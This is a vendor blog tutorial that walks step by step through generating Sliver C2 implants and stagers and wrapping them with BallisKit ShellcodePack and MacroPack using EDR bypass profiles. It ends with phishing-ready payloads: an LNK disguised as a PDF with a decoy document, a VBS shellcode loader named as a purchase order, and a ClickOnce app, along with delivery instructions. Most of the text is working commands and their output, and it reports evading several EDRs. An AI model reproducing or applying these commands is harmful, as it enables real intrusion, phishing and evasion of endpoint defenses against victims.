

Tutorial: Sliver C2 with BallisKit MacroPack and ShellcodePack

 blog.balliskit.com/tutorial-sliver-c2-with-balliskit-macropack-and-shellcodepack-452e94c24b19

Emeric

May 6, 2025

Sliver is a powerful open source C2 framework developed by BishopFox (bishopfox.com/). You can download it here: github.com/BishopFox/sliver

In this tutorial, we are going to see how to drop Sliver implants while evading security solutions using [BallisKit](#) MacroPack Pro and ShellcodePack

Press enter or click to view image in full size



Tutorial Context:

We tested using **Sliver version 1.7.3**

Sliver Server is installed on a Linux Ubuntu machine (Server IP: 192.168.15.82)

ShellcodePack and MacroPack are installed on a Windows 11 machine. The targets for the implants are Windows 11 VMs with various EDRs installed.

1. Setup Sliver

If needed, a complete Sliver documentation is available at: <https://sliver.sh/docs/>

1.1 Install and Run

I installed Sliver on an Ubuntu machine.

Here is how to install and run Sliver on Ubuntu, note the sliver service is not started by default:

```
curl https://sliver.sh/install|sudo bash
```

```
sudo systemctl start sliver.service
```

```
sliver
```

As our first action on Sliver, let's setup an HTTPs listener on port 8090

```
sliver > https --lhost 192.168.15.82 --lport 8090
```

1.2 Generate EXE implant

Here is the recommended way to generate a Sliver HTTPs implant (HTTPs communications, EXE format). Note the use of skip symbols to reduce the implant size.

```
sliver > generate --http https://192.168.15.82:8090 --format exe --arch amd64 --skip-symbols --save sliv64_http_vanilla.exe --name BKSLI
```

Instead of EXE we could have generated a sliver Raw Shellcode but that raw shellcode is a wrapper over a PE anyway. Instead of using the sliver wrapper, we want to use the ShellcodePack PE loader. Using ShellcodePack loader will also help to reduce the payload size.

Note: For evasion purpose it is generally a good practice to load the C2 generated DLL or EXE with ShellcodePack and not rely on the C2 own loader! That way; we get better evasion results with multiple C2s and EDRs.

We can see our implants list with sliver *implants* command

Press enter or click to view image in full size

```
[127.0.0.1] sliver > implants
```

Name	Implant Type	Template	OS/Arch	Format	Command & Control	Debug
bksli	session	sliver	windows/amd64	EXECUTABLE	[1] https://192.168.15.82:8090	false

We generated the default “session” type implants. An alternative would be to use “beacon” type implants (using “generate beacon” command). Read more about that on the [Sliver documentation](#).

Important: At this point, test that the sliver implants work from the target machine and you get a callback session on the server. This will allow to solve any networking/configuration issue you may have.


1.3 Supporting Stagers

Because we cannot always handle multiple Mega Byte payloads, we can rely on the Sliver staging mechanism. This way we can generate a small payload that will download and run the bigger implant when executed.

For that we create an HTTP profile and a stager listener based on this profile.

```
sliver > profiles new --http https://192.168.15.82:8090 --format shellcode --  
shellcode-bypass 1 --shellcode-encoder none --arch amd64 x64WinShellcode  
sliver > stage-listener --url tcp://192.168.15.82:8092 --profile x64WinShellcode
```

Note: We use `--shellcode-bypass 1` option to disable some evasion features that may trigger EDRs at runtime (previously this option was called `--donut-bypass`).



ID	Name	Protocol	Port	Domains
1	https	tcp	8090	
2	TCP	tcp	8092	

2. Weaponized EXE with ShellcodePack

2.1 Weaponize the Implant

We test by generating ShellcodePack EXE payload to weaponize the two implants. On our Windows machine with ShellcodePack (replace `<EDR_BYPASS_PROFILE>` by the name of EDR bypass file you want to use):

```
shellcode_pack.exe -i sliv64_http_vanilla.exe -G sl_agent_bk.exe --bypass-profile  
.\bypass_profiles\<EDR_BYPASS_PROFILE>.json
```

Note that we use one of the ready to use EDR Bypass Profile to save time. Also, since we are loading a PE, two options are applied by most bypass profiles: `--indirect-syscalls` and `--spoof-callstack`. Depending on the bypass profiles, other options are applied such as userland unhooking, ETW patch, and various other evasion options.

Another advantage of ShellcodePack loader is the compression. We reduced the payload size from 19MB to 12MB.

Important: sl_agent_bk.exe was generated by loading the sliver implant with all protection disabled. Despite its smaller size, it benefits all ShellcodePack weaponization features.

2.2 Test the Payloads

When the payload is executed on the EDR protected machine, our session is created successfully.

Press enter or click to view image in full size

```
[*] Session 23ea5da7 bk_sli_vanilla - 192.168.15.108:58610 (infra05) - windows/amd64 - Thu, 01 May 2025 09
sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
23ea5da7	http(s)	192.168.15.108:58610	infra05	INFRA05\bk_user	windows/amd64	[ALIVE]

I tested the EXE payload on several EDRs and could run the EXE and launch several commands without being detected.

3.2 Generate Stagers

Instead of handling big payloads, we can generate stagers with ShellcodePack to call the stager listener we created earlier. We will create two files, a raw shellcode and an EXE file.

```
echo "192.168.15.82" "8092" | shellcode_pack.exe -t TCP_STAGER -G sl_stg_bk.bin --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json
echo "192.168.15.82" "8092" | shellcode_pack.exe -t TCP_STAGER -G sl_stg_bk.exe --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json
```

In those command lines we use the ShellcodePack TCP_STAGER template to generate a small staging shellcode. This way we end up with small payloads (between 90 and 250 KB depending on the options).



We tested the EXE stagers on EDRs, they bypassed some EDRs but were caught by others when the second stage was loaded in memory (stageless implant is stealthier, but the tradeoff is the huge implant size).

3. Initial Access Payloads with MacroPack

Here are some example Initial Access Payloads that can be generated with MacroPack Pro. Note that the formats are chosen as an example but any other MacroPack format would work too (such as .hta, .xls, .doc, .msc, .wsf, .chm, .csproj, .vbs, etc etc).

3.1 LNK File Dropper Spoofing PDF

We are now going to generate MacroPack LNK payload. Our payload will drop and run the exe payload that was created with ShellcodePack. As an example, we are generating an LNK spoofing a PDF file and launching a real PDF as a decoy.

```
macro_pack.exe -G prod_user_guide_v2_pdf.lnk -t EMBED_RUN --embed-method FastEof -e  
sp_agent_bk.exe --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json  
--icon 'C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,11' --decoy  
MPP.pdf
```

Options details:

- “-t *EMBED_RUN*” The template we use to drop and execute an embedded file
- “--embed-method *FastEof*” Specify to use the *FastEof* method to drop the payload. This ensure our big file will be dropped fast and the overall payload size does not explode!
- “-e” Specify the file we want to embed and drop. Here the EXE generated by ShellcodePack
- “--bypass-profile=” The path to the bypass profile to automatically apply all the MacroPack options which are adapted to bypass the given EDR.
- “--icon=” to spoof the PDF icon (on my machine, in edge.exe, 11 resource)
- “--decoy=” is used to load a decoy PDF that will spawn when the payload is ran.

The LNK size is about 10Mb which is big but will do the trick with many phishing scenarios.

3.2 VBS running stager Shellcode

We are now going to generate a malicious VBS. Our payload will launch the raw shellcode TCP stager that we created with ShellcodePack.

```
echo "path\to\sl_stg_bk.bin" | macro_pack.exe -G purchase_order_42_pdf.vbs -t  
SHELLCODE --bypass-profile .\bypass_profiles\<EDR_BYPASS_PROFILE>.json
```

Options details:

- “-t *SHELLCODE*” The MacroPack Shellcode loader template

- “*--bypass-profile=*” The path to the bypass profile to automatically apply all the MacroPack options which are adapted to bypass the given EDR.

3.3 ClickOnce Payload

In this example, we are going to generate a ClickOnce Application to execute the `sl_agent_bk.exe` payload.

```
echo "test_app" "agent_bk" "" "path\to\sl_agent_bk.exe" "" "" "" | macro_pack.exe -
G es_click_app.application -t CLICKONCE --bypass-profile .\bypass_profiles\
<EDR_BYPASS_PROFILE>.json
```

Options details:

- As input parameters we pass the application name “agent_bk”, the command line to execute (the payload name), the payload to load, as well as the URL pointing to the .application on a webserver.
- “*-t CLICKONCE*” The MacroPack template to generate ClickOnce payloads
- The CLICKONCE template relies on an intermediate DotNET file. This is why we also apply some dotnet obfuscation options: *--obfuscate-dotnet --obfuscate-dotnet-dinvoke-mutation --obfuscate-dotnet-inflate=50000*

How to use:

- Host the generated files on a webserver (the path to the .application must be the same as the input URL, also do not change file names).
- Send the .application or the .appref-ms file to the target. As an alternative, send a link to the hosted .application file.

3.4 Exercises For The Reader!

Because nothing is more important than practice, here are some payload suggestion to train your MacroPack and Sliver skills!

Exercise 1: Generate an MSC payload dropping the implant with `EMBED_RUN` template. Hint, if the user running the payload is administrator of his machine, do not forget to add the right option!

Exercise 2: Generate an LNK Shellcode loader to run the raw shellcode stagers with the `SHELLCODE` template

Exercise 3: Generate a PowerPoint payload downloading and running the sliver implant from a given URL using `DOWNLOAD_RUN` template.

Conclusion

We saw how to combine BallisKit ShellcodePack and MacroPack to weaponize Sliver implant (and reduce its size!). We also tested we could bypass some major EDRs that way.

All the BallisKit command line above can be combined with multiple options and generated using the GUI if you prefer.

If you are an existing customer, reach out on our discord if you want to discuss details about this tutorial, if you are not, feel free to [contact us](#) to know more about our tooling for Redteam (and if you want to know the names of the EDRs we tested ;))

Other tutorials you might enjoy:

- [Weaponize Adaptix C2 implants with BallisKit](#)
- [Weaponize Mythic C2 Apollo implant with BallisKit](#)
- [DLL Sideloadng with ShellcodePack](#)